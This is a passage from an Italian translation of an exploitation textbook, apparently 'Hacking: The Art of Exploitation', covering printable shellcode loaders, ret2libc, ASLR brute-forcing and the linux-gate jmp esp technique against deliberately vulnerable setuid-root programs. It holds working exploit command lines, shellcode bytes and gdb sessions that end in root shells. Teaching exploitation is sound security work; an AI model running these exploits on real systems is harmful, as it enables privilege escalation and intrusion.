yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqjPiXP-
cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-
```

```
%NN0-%o42-7a-0P-xGGx-rrrx-aFOwPpApA-
N-w--B2H2PPPPPPPPPPPPPPPPPPPPP'

Breakpoint       1,       0x080484db       in
update_product_description (
 id=0x42727550 <Address 0x42727550 out of bounds>,
  desc=0x2454212d  <Address  0x2454212d  out  of
bounds>) at update_info.c:21
21 }
(gdb) stepi
0xbffff8fd in ?? ()
(gdb) x/9i $eip
0xbffff8fd:  push esp
0xbffff8fe:  pop eax
0xbffff8ff:  sub eax,0x39393333
0xbffff904:  sub eax,0x42727550
0xbffff909:  sub eax,0x24545421
0xbffff90e:  push eax
0xbffff90f:  pop esp
0xbffff910:  and eax,0x154e4f4a
0xbffff915:  and eax,0x3a313035
(gdb) i r esp
esp 0xbffff6d0 0xbffff6d0
(gdb) p /x $esp + 860
$1 = 0xbffffa2c
(gdb) stepi 9
0xbffff91a in ?? ()
(gdb) i r esp eax
esp 0xbffffa2c 0xbffffa2c
eax 0x0 0
(gdb)
```

Le prime nove istruzioni aggiungono 860 all'ESP e azzerano il registro EAX. Le successive otto istruzioni inseriscono gli ultimi otto byte dello shellcode nello stack in gruppi di quattro byte. Questo processo è ripetuto nelle successive 32 istruzioni per creare l'intero shellcode nello stack.

```
(gdb) x/8i $eip
0xbffff91a:  sub eax,0x346d6d25
0xbffff91f:  sub eax,0x256d6d25
0xbffff924:  sub eax,0x2557442d
0xbffff929:  push eax
0xbffff92a:  sub eax,0x29316659
0xbffff92f:  sub eax,0x29667766
0xbffff934:  sub eax,0x4a537a79
0xbffff939:  push eax
(gdb) stepi 8

0xbffff93a in ?? () (gdb)
x/4x $esp
0xbffffa24:     0x23e28951  0x80cde189  0x00000000
0x00000000
(gdb) stepi 32
0xbffff9ba in ?? ()
(gdb) x/5i $eip
0xbffff9ba:  push eax
0xbffff9bb:  push eax
0xbffff9bc:  push eax
0xbffff9bd:  push eax
0xbffff9be:  push eax
(gdb) x/16x $esp
0xbffffa04:     0x90909090  0x31c03190  0x99c931db
0x80cda4b0
0xbffffa14:     0x21580b6a  0x432f2f68  0x322f6868
```

```
0xe3896e69
0xbffffa24:     0x23e28951  0x80cde189  0x00000000
0x00000000
0xbffffa34:     0x00000000  0x00000000  0x00000000
0x00000000
(gdb) i r eip esp eax
eip 0xbffff9ba 0xbffff9ba
esp 0xbffffa04 0xbffffa04
eax 0x90909090 -1869574000
(gdb)
```

Ora, con lo shellcode interamente creato sullo stack, il registro EAX è impostato a 0x90909090. Questo valore è inserito ripetutamente nello stack per generare un NOP sled che consenta di chiudere il gap tra il termine del codice di caricamento e lo shellcode appena creato.

```
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x20505050  0x20505050  0x20505050
0x20505050
0xbffff9ca:     0x20505050  0x00000050  0x00000000
0x00000000
0xbffff9da:     0x00000000  0x00000000  0x00000000
0x00000000
0xbffff9ea:     0x00000000  0x00000000  0x00000000
0x00000000
0xbffff9fa:     0x00000000  0x00000000  0x90900000
0x31909090
0xbffffa0a:     0x31db31c0  0xa4b099c9  0x0b6a80cd
0x2f685158
(gdb) stepi 10
0xbffff9c4 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x20505050  0x20505050  0x20505050
```

```
0x20505050
0xbffff9ca:     0x20505050  0x00000050  0x00000000
0x00000000
0xbffff9da:     0x90900000  0x90909090  0x90909090
0x90909090
0xbffff9ea:     0x90909090  0x90909090  0x90909090
0x90909090
0xbffff9fa:     0x90909090  0x90909090  0x90909090
0x31909090
0xbffffa0a:     0x31db31c0  0xa4b099c9  0x0b6a80cd
0x2f685158

(gdb) stepi 5
0xbffff9c9 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x20505050  0x20505050  0x20505050
0x90905050
0xbffff9ca:     0x90909090  0x90909090  0x90909090
0x90909090
0xbffff9da:     0x90909090  0x90909090  0x90909090
0x90909090
0xbffff9ea:     0x90909090  0x90909090  0x90909090
0x90909090
0xbffff9fa:     0x90909090  0x90909090  0x90909090
0x31909090
0xbffffa0a:     0x31db31c0  0xa4b099c9  0x0b6a80cd
0x2f685158
(gdb)
```

Ora il puntatore di esecuzione (EIP) può percorrere il NOP sled per entrare nello shellcode creato.

Lo shellcode di caratteri stampabili rappresenta una tecnica in grado di aprire alcune porte. Come le altre tecniche discusse, si tratta semplicemente di elementi di base che possono essere usate in moltissime combinazioni diverse. La loro applicazione richiede ingegno: è necessario agire in modo astuto e vincere facendo lo stesso gioco degli avversari.

0x3a0 Rafforzare le contromisure

Le tecniche di exploit illustrate in questo capitolo circolano da anni. Fu solo una questione di tempo, per i programmatori, trovare metodi di protezione più raffinati. Un exploit può essere generalizzato come processo in tre fasi: prima una corruzione della memoria, poi un cambiamento nel flusso di controllo e infine l'esecuzione dello shellcode.

0x3b0 Stack non eseguibile

La maggior parte delle applicazioni non ha mai la necessità di eseguire alcunché sullo stack, perciò una banale difesa contro gli attacchi di buffer overflow consiste nel rendere lo stack non eseguibile. In questo caso, lo shellcode inserito in qualsiasi punto dello stack risulta sostanzialmente inutile. Questo tipo di difesa è in grado di arrestare la maggioranza degli exploit in circolazione, e sta diffondendosi sempre di più. L'ultima versione di OpenBSD ha uno stack non eseguibile per default, e uno stack non eseguibile è disponibile anche in Linux tramite PaX, una patch del kernel.

0x3b1 ret2libc

Naturalmente esiste una tecnica usata per superare questa contromisura di protezione. Tale tecnica è nota come *ritorno in libc*. libc è una libreria standard del C che contiene varie funzioni di base, come `printf()` ed `exit()`. Queste funzioni sono condivise, perciò ogni programma che usa la funzione `printf()` dirige l'esecuzione nella posizione appropriata in libc. Un exploit può fare esattamente la stessa cosa e indirizzare l'esecuzione di un programma a una certa funzione in libc. La funzionalità di un tale exploit è limitata dalle funzioni presenti in libc, il che rappresenta una restrizione significativa rispetto allo shellcode arbitrario. Tuttavia, in questo modo non viene eseguito mai nulla sullo stack.

0x3b2 Ritorno in system()

Una delle più semplici funzioni di libc in cui ritornare è `system()`. Come ricorderete, questa funzione richiede un singolo argomento, che esegue con/bin/sh. Il fatto che la funzione richieda un singolo argomento ne fa un utile target. Per questo esempio useremo un semplice programma vulnerabile.

vuln.c

```
int main(int argc, char *argv[])
{
 char buffer[5];
 strcpy(buffer, argv[1]);
 return 0;
}
```

Naturalmente questo programma deve essere compilato e impostato con setuid root prima di risultare davvero vulnerabile.

```
reader@hacking:~/booksrc $ gcc -o vuln vuln.c
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $ ls -l ./vuln
-rwsr-xr-x 1 root reader 6600 2007-09-30 22:43
./vuln

reader@hacking:~/booksrc $
```

L'idea generale è quella di forzare il programma vulnerabile ad aprire una shell, senza eseguire nulla sullo stack, con un ritorno nella funzione di libc `system()`. Se questa funzione riceve l'argomento /bin/sh, dovrebbe aprire una shell.

Per prima cosa è necessario determinare la posizione della funzione `system()` nella libreria libc. Questa posizione sarà diversa per ciascun sistema, ma una volta nota, rimarrà la stessa fino a quando non si ricompili libc. Uno dei modi più facili per trovare la posizione di una funzione libc è quello di creare un semplice programma dummy ed eseguirne il debugging, come segue:

```
reader@hacking:~/booksrc $ cat > dummy.c
int main()
{ system(); }
reader@hacking:~/booksrc $ gcc -o dummy dummy.c
reader@hacking:~/booksrc $ gdb -q ./dummy
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
```

```
(gdb) run
Starting program:  /home/matrix/booksrc/dummy

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ecfd80
<system>
(gdb) quit
```

In questo caso si è creato un programma dummy che usa la funzione `system()`. Una volta compilato il programma, si apre il codice binario in un debugger e si imposta un breakpoint all'inizio. Si esegue il programma, che visualizza la posizione della funzione `system()`. In questo caso, la funzione `system()` si trova in 0xb7ecfd80.

In possesso di tale conoscenza, possiamo indirizzare l'esecuzione del programma nella funzione `system()` di libc. Tuttavia, lo scopo è quello di fare in modo che il programma vulnerabile esegua system("/bin/sh") per fornire una shell, perciò è necessario fornire un argomento. Al ritorno in libc, l'indirizzo di ritorno e gli argomenti della funzione sono letti dallo stack e rappresentati in un formato che dovrebbe risultare familiare: l'indirizzo di ritorno seguito dagli argomenti. Sullo stack, la chiamata return-into-libc dovrebbe apparire come segue:

Indirizzo funzione	Indirizzo ritorno	Argomento 1	Argomento 2	Argomento 3 ...

Subito dopo l'indirizzo della funzione libc desiderata si trova l'indirizzo a cui dovrebbe ritornare l'esecuzione dopo la chiamata di tale funzione. Poi vengono tutti gli argomenti della funzione in sequenza.

In questo caso non conta molto dove ritorni l'esecuzione dopo la chiamata di libc, perché aprirà una shell interattiva. Perciò, questi quattro byte potrebbero essere semplicemente un valore segnaposto di

FAKE. Vi è un unico argomento, che dovrebbe essere un puntatore alla stringa /bin/sh. Questa stringa può essere registrata ovunque in memoria: una variabile ambiente è un eccellente candidato. Nell'output che segue, alla stringa sono anteposti diversi spazi; in questo modo si ottiene un'azione simile a quella di un NOP sled, che ci fornisce una specie di traghetto di attraversamento, poiché system(" /bin/sh") coincide con system(" /bin/sh").

```
reader@hacking:˜/booksrc $ export BINSH=" /bin/sh"
reader@hacking:˜/booksrc  $  ./getenvaddr  BINSH
./vuln
BINSH will be at 0xbffffe5b
reader@hacking:˜/booksrc $
```

Perciò l'indirizzo di `system()` è 0xb7ecfd80 e l'indirizzo della stringa /bin/sh sarà 0xbffffe5b al momento dell'esecuzione del programma. Ciò significa che l'indirizzo di ritorno sullo stack dovrebbe essere sovrascritto con una serie di indirizzi, iniziando con 0xb7ecfd80, seguito da FAKE (poiché non importa dove va l'esecuzione dopo la chiamata di `system()` e concludendo con 0xbffffe5b.

Una veloce ricerca binaria mostra che l'indirizzo di ritorno è probabilmente sovrascritto dall'ottava word dell'input del programma, perciò sette word di dati dummy sono usate come spaziatura nell'exploit.

```
reader@hacking:˜/booksrc $ ./vuln $(perl -e 'print
"ABCD"x5')
reader@hacking:˜/booksrc $ ./vuln $(perl -e 'print
"ABCD"x10')
Segmentation fault
reader@hacking:˜/booksrc $ ./vuln $(perl -e 'print
"ABCD"x8')
Segmentation fault
```

```
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print
"ABCD"x7')
Illegal instruction
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print
"ABCD"x7 . "\x80\xfd\xec\xb7FAKE\x5b\xfe\xff\xbf"')
sh-3.2# whoami
root
sh-3.2#
```

L'exploit può essere espanso mediante chiamate di libc concatenate, se necessario. L'indirizzo di ritorno di FAKE usato nell'esempio può essere cambiato per indirizzare l'esecuzione del programma. Si possono effettuare altre chiamate di libc, oppure indirizzare l'esecuzione in altre utili sezione delle istruzioni del programma.

0x3c0Spazio nello stack a generazione casuale

Un'altra contromisura protettiva tenta un approccio leggermente diverso. Invece di evitare l'esecuzione sullo stack, tale contromisura dispone in modo casuale il layout di memoria nello stack. Quando viene fatto ciò, l'aggressore non sarà in grado di far ritornare l'esecuzione nello shellcode in attesa, perché non saprà dove si trovi.

Questa contromisura è stata abilitata per default nel kernel Linux a partire dalla versione 2.6.12. Nel caso fosse disattivata, è possibile abilitarla eseguendo un echo 1 al filesystem /proc come mostrato di seguito.

```
reader@hacking:~/booksrc $ sudo su -
root@hacking:~  #  echo  1  >  /proc/sys/kernel/
```

```
randomize_va_space
root@hacking:~ # exit
logout
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
------ [ end of note data ]------
reader@hacking:~/booksrc $
```

Con questa contromisura attivata, l’exploit notesearch non funziona più, perché il layout dello stack è disposto casualmente. Ogni volta che un programma si avvia, lo stack inizia da una posizione casuale. Il tutto è mostrato dal seguente esempio.

aslr_demo.c

```
#include <stdio.h>


int main(int argc, char *argv[]) {
 char buffer[50];


 printf("buffer is at %p\n", &buffer);

 if(argc > 1)

 strcpy(buffer, argv[1]);

 return 1;
}
```

Questo programma presenta una evidente vulnerabilità di buffer overflow. Tuttavia, con l'ASLR attivato, realizzare un exploit non è poi così facile.

```
reader@hacking:˜/booksrc $ gcc -g -o aslr_demo
aslr_demo.c
reader@hacking:˜/booksrc $ ./aslr_demo
buffer is at 0xbffbbf90
reader@hacking:˜/booksrc $ ./aslr_demo
buffer is at 0xbfe4de20
reader@hacking:˜/booksrc $ ./aslr_demo
buffer is at 0xbfc7ac50
reader@hacking:˜/booksrc $ ./aslr_demo $(perl -e
'print "ABCD "x20')
buffer is at 0xbf9a4920
Segmentation fault
reader@hacking:˜/booksrc $
```

Notate come la locazione del buffer nello stack cambi a ogni esecuzione. Possiamo ancora iniettare lo shellcode e corrompere la memoria per sovrascrivere l'indirizzo di ritorno, ma non sappiamo dove si trovi lo shellcode in memoria. La randomizzazione cambia la posizione di tutti gli elementi nello stack, incluse le variabili ambiente.

```
reader@hacking:˜/booksrc $ export SHELLCODE=$(cat
shellcode.bin)
reader@hacking:˜/booksrc $ ./getenvaddr SHELLCODE
./aslr_demo
SHELLCODE will be at 0xbfd919c3
reader@hacking:˜/booksrc $ ./getenvaddr SHELLCODE
./aslr_demo
SHELLCODE will be at 0xbfe499c3
reader@hacking:˜/booksrc $ ./getenvaddr SHELLCODE
```

```
./aslr_demo
SHELLCODE will be at 0xbfcae9c3
reader@hacking:~/booksrc $
```

Questo tipo di protezione può essere molto efficace rispetto agli attacchi portati da un aggressore di medio livello, ma non è sempre sufficiente per fermare un hacker determinato. Riuscite a immaginare un modo per realizzare con successo un exploit di questo programma in queste condizioni?

0x3c1 Investigazioni con BASH e GDB

Poiché ASLR non arresta la corruzione della memoria, possiamo sempre usare uno script BASH "a forza bruta" per determinare l'offset dell'indirizzo di ritorno dall'inizio del buffer. Quando un programma esce, il valore restituito dalla funzione `main()` è lo stato di uscita; tale stato è memorizzato nella variabile BASH $?, che può essere usata per determinare se il programma si è bloccato.

```
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfb80320
reader@hacking:~/booksrc $ echo $?
1
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e
'print "AAAA"x50')
buffer is at 0xbfbe2ac0
Segmentation fault
reader@hacking:~/booksrc $ echo $?
139
reader@hacking:~/booksrc $
```

Usando la logica dell'istruzione BASH if, possiamo arrestare il nostro script "a forza bruta" quando causa il crash del target. Il blocco dell'istruzione if si trova tra le parole chiave then e fi; lo spazio bianco nell'istruzione if è richiesto. L'istruzione break indica allo script di uscire dal ciclo for.

```
reader@hacking:˜/booksrc $ for i in $(seq 1 50)
> do
> echo "Trying offset or $i words"
> ./aslr_demo $(perl -e "print 'AAAA'x$i")
> if [ $? != 1 ]
> then
> echo "==> Correct offset to return address is $i
words"
> break
> fi
> done
Trying offset or 1 words
buffer is at 0xbfc093b0
Trying offset or 2 words
buffer is at 0xbfd01ca0
Trying offset or 3 words
buffer is at 0xbfe45de0
Trying offset or 4 words
buffer is at 0xbfdcd560

Trying offset or 5 words
buffer is at 0xbfbf5380
Trying offset or 6 words
buffer is at 0xbffce760
Trying offset or 7 words
buffer is at 0xbfaf7a80
Trying offset or 8 words
```

```
buffer is at 0xbfa4e9d0
Trying offset or 9 words
buffer is at 0xbfacca50
Trying offset or 10 words
buffer is at 0xbfd08c80
Trying offset or 11 words
buffer is at 0xbff24ea0
Trying offset or 12 words
buffer is at 0xbfaf9a70
Trying offset or 13 words
buffer is at 0xbfe0fd80
Trying offset or 14 words
buffer is at 0xbfe03d70
Trying offset or 15 words
buffer is at 0xbfc2fb90
Trying offset or 16 words
buffer is at 0xbff32a40
Trying offset or 17 words
buffer is at 0xbf9da940
Trying offset or 18 words
buffer is at 0xbfd0cc70
Trying offset or 19 words
buffer is at 0xbf897ff0
Illegal instruction
==> Correct offset to return address is 19 words
reader@hacking:~/booksrc $
```

Conoscendo l'offset, siamo in grado di sovrascrivere l'indirizzo di ritorno. Tuttavia, non possiamo ancora eseguire lo shellcode, perché la sua posizione è randomizzata. Usando GDB, esaminiamo il programma appena prima del ritorno dalla funzione `main()`.

```
reader@hacking:˜/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:

0x080483b4 <main+0>:  push ebp
0x080483b5 <main+1>:  mov ebp,esp
0x080483b7 <main+3>:  sub esp,0x28
0x080483ba <main+6>:  and esp,0xfffffff0
0x080483bd <main+9>:  mov eax,0x0
0x080483c2 <main+14>:  sub esp,eax
0x080483c4 <main+16>:  lea eax,[ebp-72]
0x080483c7 <main+19>:  mov DWORD PTR [esp+4],eax
0x080483cb   <main+23>:      mov    DWORD    PTR
[esp],0x80484d4
0x080483d2 <main+30>:  call 0x80482d4 <printf@plt>
0x080483d7 <main+35>:  cmp DWORD PTR [ebp+8],0x1
0x080483db <main+39>:  jle 0x80483f4 <main+64>
0x080483dd <main+41>:  mov eax,DWORD PTR [ebp+12]
0x080483e0 <main+44>:  add eax,0x1
0x080483e3 <main+47>:  mov eax,DWORD PTR [eax]
0x080483e5 <main+49>:  mov DWORD PTR [esp+4],eax
0x080483e9 <main+53>:  lea eax,[ebp-72]
0x080483ec <main+56>:  mov DWORD PTR [esp],eax
0x080483ef <main+59>:  call 0x80482c4 <strcpy@plt>
0x080483f4 <main+64>:  mov eax,0x1
0x080483f9 <main+69>:  leave
0x080483fa <main+70>:  ret
End of assembler dump.
(gdb) break *0x080483fa
Breakpoint 1 at 0x80483fa:  file aslr_demo.c, line
```

```
12.
(gdb)
```

Il breakpoint è impostato all'ultima istruzione di main, che riporta l'EIP all'indirizzo di ritorno memorizzato nello stack. Quando un exploit sovrascrive l'indirizzo di ritorno, questa è l'ultima istruzione in cui il programma originale detiene il controllo. Osserviamo i registri a questo punto del codice per qualche esecuzione di prova.

```
(gdb) run
Starting program:  /home/reader/booksrc/aslr_demo
buffer is at 0xbfa131a0

Breakpoint 1, 0x080483fa in main (argc=134513588,
argv=0x1) at aslr_demo.c:12
12 }
(gdb) info registers
eax 0x1 1
ecx 0x0 0

edx 0xb7f000b0 -1209007952
ebx 0xb7efeff4 -1209012236
esp 0xbfa131ec 0xbfa131ec
ebp 0xbfa13248 0xbfa13248
esi 0xb7f29ce0 -1208836896
edi 0x0 0
eip 0x80483fa 0x80483fa <main+70>
eflags 0x200246 [ PF ZF IF ID ]
cs 0x43 115
ss 0x4b 123
ds 0x4b 123
es 0x4b 123
fs 0x0 0
```

```
gs 0x33 51
(gdb) run
The program being debugged has been started
already.
Start it from the beginning? (y or n) y
Starting program:  /home/reader/booksrc/aslr_demo
buffer is at 0xbfd8e520

Breakpoint 1, 0x080483fa in main (argc=134513588,
argv=0x1) at aslr_demo.c:12
12 }
(gdb) i r esp
esp 0xbfd8e56c 0xbfd8e56c
(gdb) run
The program being debugged has been started
already.
Start it from the beginning? (y or n) y
Starting program:  /home/reader/booksrc/aslr_demo
buffer is at 0xbfaada40

Breakpoint 1, 0x080483fa in main (argc=134513588,
argv=0x1) at aslr_demo.c:12
12 }
(gdb) i r esp
esp 0xbfaada8c 0xbfaada8c
(gdb)
```

Nonostante la randomizzazione che agisce tra un'esecuzione e l'altra, notate come l'indirizzo registrato nell'ESP sia simile a quello nel buffer (mostrato in grassetto). È logico, perché il puntatore allo stack punta nello stack e anche il buffer si trova nello stack. Il valore dell'ESP e l'indirizzo nel buffer sono variati dello stesso valore casuale, perché sono relativi l'uno all'altro.

Il comando stepi di GDB fa avanzare l'esecuzione del programma di una singola istruzione. In questo modo possiamo verificare il valore dell'ESP dopo l'esecuzione dell'istruzione ret.

```
(gdb) run
The program being debugged has been started
already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfd1ccb0

Breakpoint 1, 0x080483fa in main (argc=134513588,
argv=0x1) at aslr_demo.c:12
12 }
(gdb) i r esp
esp 0xbfd1ccfc 0xbfd1ccfc
(gdb) stepi
0xb7e4debc in libc_start_main () from /lib/tls/
i686/cmov/libc.so.6
(gdb) i r esp
esp 0xbfd1cd00 0xbfd1cd00
(gdb) x/24x 0xbfd1ccb0
0xbfd1ccb0:     0x00000000  0x080495cc  0xbfd1ccc8
0x08048291
0xbfd1ccc0:     0xb7f3d729  0xb7f74ff4  0xbfd1ccf8
0x08048429
0xbfd1ccd0:     0xb7f74ff4  0xbfd1cd8c  0xbfd1ccf8
0xb7f74ff4
0xbfd1cce0:     0xb7f937b0  0x08048410  0x00000000
0xb7f74ff4
0xbfd1ccf0:     0xb7f9fce0  0x08048410  0xbfd1cd58
0xb7e4debc
0xbfd1cd00:     0x00000001  0xbfd1cd84  0xbfd1cd8c
```

```
0xb7fa0898
(gdb) p 0xbfd1cd00 - 0xbfd1ccb0
$1 = 80
(gdb) p 80/4
$2 = 20
(gdb)
```

La modalità di esecuzione a passo singolo mostra che l'istruzione ret aumenta il valore dell'ESP di 4. Sottraendo il valore dell'ESP dall'indirizzo del buffer, troviamo che l'ESP punta a 80 byte (o 20 word) dall'inizio del buffer. Poiché l'offset dell'indirizzo di ritorno era di 19 word, ciò significa che dopo l'istruzione ret finale di main l'ESP punta alla memoria dello stack che si trova direttamente dopo l'indirizzo di ritorno. Ciò sarebbe utile se vi fosse un modo per controllare l'ElP in modo da farlo puntare a dove punta l'ESP.

0x3c2 Giocare di sponda con linux-gate

La tecnica descritta nel seguito non funziona con i kernel Linux a partire dalla versione 2.6.18. La popolarità guadagnata da tale tecnica, infatti, ha spinto gli sviluppatori a porre rimedio al problema. L'output che segue è stato ottenuto dalla macchina loki, che esegue un kernel Linux versione 2.6.17. In ogni caso, i concetti su cui si basa questa tecnica possono essere applicati in altri modi utili.

La tecnica di *giocare di sponda con linux-gate* fa riferimento a un oggetto condiviso, esposto dal kernel, che appare come una libreria condivisa. Il programma ldd mostra le dipendenze di una libreria condivisa da un programma. Notate qualcosa di interessante riguardo la libreria linux-gate nell'output che segue?

```
matrix@loki /hacking $ $ uname -a
Linux hacking 2.6.17 #2 SMP Sun Apr 11 03:42:05
UTC 2007 i686 GNU/Linux
matrix@loki /hacking $ cat /proc/sys/kernel/
randomize_va_space
1
matrix@loki /hacking $ ldd ./aslr_demo
 linux-gate.so.1 => (0xffffe000)
 libc.so.6 => /lib/libc.so.6 (0xb7eb2000)
 /lib/ld-linux.so.2 (0xb7fe5000)
matrix@loki /hacking $ ldd /bin/ls
 linux-gate.so.1 => (0xffffe000)
 librt.so.1 => /lib/librt.so.1 (0xb7f95000)
 libc.so.6 => /lib/libc.so.6 (0xb7e75000)
   libpthread.so.0   =>   /lib/libpthread.so.0
(0xb7e62000)
 /lib/ld-linux.so.2 (0xb7fb1000)
matrix@loki /hacking $ ldd /bin/ls
 linux-gate.so.1 => (0xffffe000)
 librt.so.1 => /lib/librt.so.1 (0xb7f50000)
 libc.so.6 => /lib/libc.so.6 (0xb7e30000)
   libpthread.so.0   =>   /lib/libpthread.so.0
(0xb7e1d000)
 /lib/ld-linux.so.2 (0xb7f6c000)
matrix@loki /hacking $
```

Anche in programmi differenti e con ASLR abilitato, linux-gate.so.1 è sempre presente allo stesso indirizzo. Si tratta di un oggetto condiviso dinamicamente, usato dal kernel per velocizzare le chiamate di sistema, il che significa che è richiesto in ogni processo. È caricato direttamente dal kernel e non esiste su disco.

Il punto importante è che ogni processo ha un blocco di memoria contenente istruzioni di linux-gate, che sono sempre nella stessa posizione, anche con ASLR. Ora cercheremo in quest'area di memoria una cerca istruzione assembly, jmp esp, che fa saltare l'ElP alla posizione dove punta l'ESP.

Per prima cosa assembliamo l'istruzione per verificare come si traduce in codice macchina:

```
matrix@loki /hacking $ cat > jmpesp.s
BITS 32
jmp esp
matrix@loki /hacking $ nasm jmpesp.s
matrix@loki /hacking $ hexdump -C jmpesp
00000000 ff e4 |..|
00000002
matrix@loki /hacking $
```

Usando questa informazione, si può scrivere un semplice programma per trovare questo pattern in memoria.

find_jmpesp.c

```
int main()
{
 unsigned long linuxgate_start = 0xffffe000;
 char *ptr = (char *) linuxgate_start;

 int i;
 for(i=0; i < 4096; i++)
 {
 if(ptr[i] == \xff' && ptr[i+1] == '\xe4')
 printf("found jmp esp at %p\n", ptr+i);
```

```
 }
}
```

Quando il programma è compilato ed eseguito, mostra che questa istruzione esiste e si trova in 0xffffe777. Un'ulteriore verifica si può effettuare con GDB:

```
matrix@loki /hacking $ ./find_jmpesp
found jmp esp at 0xffffe777
matrix@loki /hacking $ gdb -q ./aslr_demo
Using    host    libthread_db    library    "/lib/
libthread_db.so.1".

(gdb) break main
Breakpoint 1 at 0x80483f0:  file aslr_demo.c, line
7.
(gdb) run
Starting program:  /hacking/aslr_demo


Breakpoint 1, main (argc=1, argv=0xbf869894) at
aslr_demo.c:7
7 printf("buffer is at %p\n", &buffer);
(gdb) x/i 0xffffe777
0xffffe777:  jmp esp
(gdb)
```

Mettendo insieme il tutto, se sovrascriviamo l'indirizzo di ritorno con l'indirizzo 0xffffe777, l'esecuzione salterà in linux-gate al ritorno della funzione main. Poiché questa è un'istruzione jmp esp, l'esecuzione salterà immediatamente fuori da linux-gate per passare alla posizione a cui punta l'ESP. Dal nostro precedente debugging sappiamo che al termine della funzione main l'ESP punta alla memoria che si trova

direttamente dopo l'indirizzo di ritorno; perciò, se lo shellcode viene posto lì, l'ElP dovrebbe saltarvi direttamente.

```
matrix@loki /hacking $ sudo chown root:root
./aslr_demo
matrix@loki /hacking $ sudo chmod u+s ./aslr_demo
matrix@loki /hacking $ ./aslr_demo $(perl -e
'print "\x77\xe7\xff\ xff"x20')$(cat scode.bin)
buffer is at 0xbf8d9ae0
sh-3.1#
```

Questa tecnica può essere usata anche per realizzare un exploit del programma notesearch come mostrato qui.

```
matrix@loki /hacking $ for i in "seq 1 50"; do
./notesearch $(perl -e "print 'AAAA'x$i"); if [ $?
== 139 ]; then echo "Try $i words"; break; fi; done
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]------


*** OUTPUT TRIMMED ***


[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]--------
Segmentation fault
```

```
Try 35 words
matrix@loki /hacking $ ./notesearch $(perl -e
'print "\x77\xe7\xff\ xff"x35')$(cat scode.bin)
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]------
Segmentation fault
matrix@loki /hacking $ ./notesearch $(perl -e
'print "\x77\xe7\xff\ xff"x36')$(cat scode2.bin)
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------
sh-3.1#
```

La stima iniziale di 35 word era sbagliata, perché il programma si è bloccato anche con il buffer di exploit leggermente più piccolo. Tuttavia siamo vicini alla stima giusta, perciò è sufficiente una regolazione manuale (o un modo più preciso di calcolare l'offset).

Il trucco di giocare di sponda con linux-gate è interessante, ma come ricordato funziona soltanto con i kernel Linux più vecchi. Nei kernel posteriori alla versione 2.6.18, l'istruzione che serve allo scopo non si trova più nel solito spazio di indirizzamento.

```
reader@hacking:~/booksrc $ uname -a
Linux hacking 2.6.20-15-generic #2 SMP Sun Apr 15
07:36:31 UTC 2007 i686 GNU/Linux
reader@hacking:~/booksrc $ gcc -o find_jmpesp
find_jmpesp.c
reader@hacking:~/booksrc $ ./find_jmpesp
reader@hacking:~/booksrc $ gcc -g -o aslr_demo
```

```
aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfcf3480
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfd39cd0
reader@hacking:~/booksrc  $  export  SHELLCODE=$(cat
shellcode.bin)
reader@hacking:~/booksrc  $  ./getenvaddr  SHELLCODE
./aslr_demo
SHELLCODE will be at 0xbfc8d9c3
reader@hacking:~/booksrc  $  ./getenvaddr  SHELLCODE
./aslr_demo
SHELLCODE will be at 0xbfa0c9c3
reader@hacking:~/booksrc $
```

Senza l'istruzione jmp esp posizionata in un indirizzo prevedibile, non vi è modo per giocare di sponda con linux-gate. Riuscite a immaginare un modo per superare l'ASLR in modo da realizzare un exploit di aslr_demo su kernel di questo tipo?

0x3c3 Applicazione delle conoscenze

Nelle situazioni come queste l'hacking si rivela come un'arte. Lo stato della sicurezza informatica è un paesaggio in continua evoluzione, e ogni giorno sono scoperte e corrette specifiche vulnerabilità. Tuttavia, se conoscete e capite e concetti delle tecniche di hacking spiegate in questo libro, potete applicarle in modi nuovi e ingegnosi per risolvere il problema del giorno. Come mattoncini del LEGO, queste tecniche possono essere usate in moltissime diverse combinazioni e configurazioni. Come avviene in tutte le arti, la continua applicazione di queste tecniche favorisce la loro comprensione, con cui si acquisisce la

capacità di indovinare gli offset e riconoscere i segmenti di memoria in base ai rispettivi intervalli di indirizzi.

In questo caso, il problema è sempre l'ASLR. Probabilmente avrete qualche idea per superarlo e vorrete provarla. Non abbiate timore di usare il debugger per esaminare ciò che accade. Esistono probabilmente diversi modi per superare l'ASLR, e potreste anche inventare una nuova tecnica. Se non trovate una soluzione non preoccupatevi: nel prossimo paragrafo presenteremo un metodo. Tuttavia è molto utile riflettere su questo problema prima di proseguire nella lettura.

0x3c4 Un primo tentativo

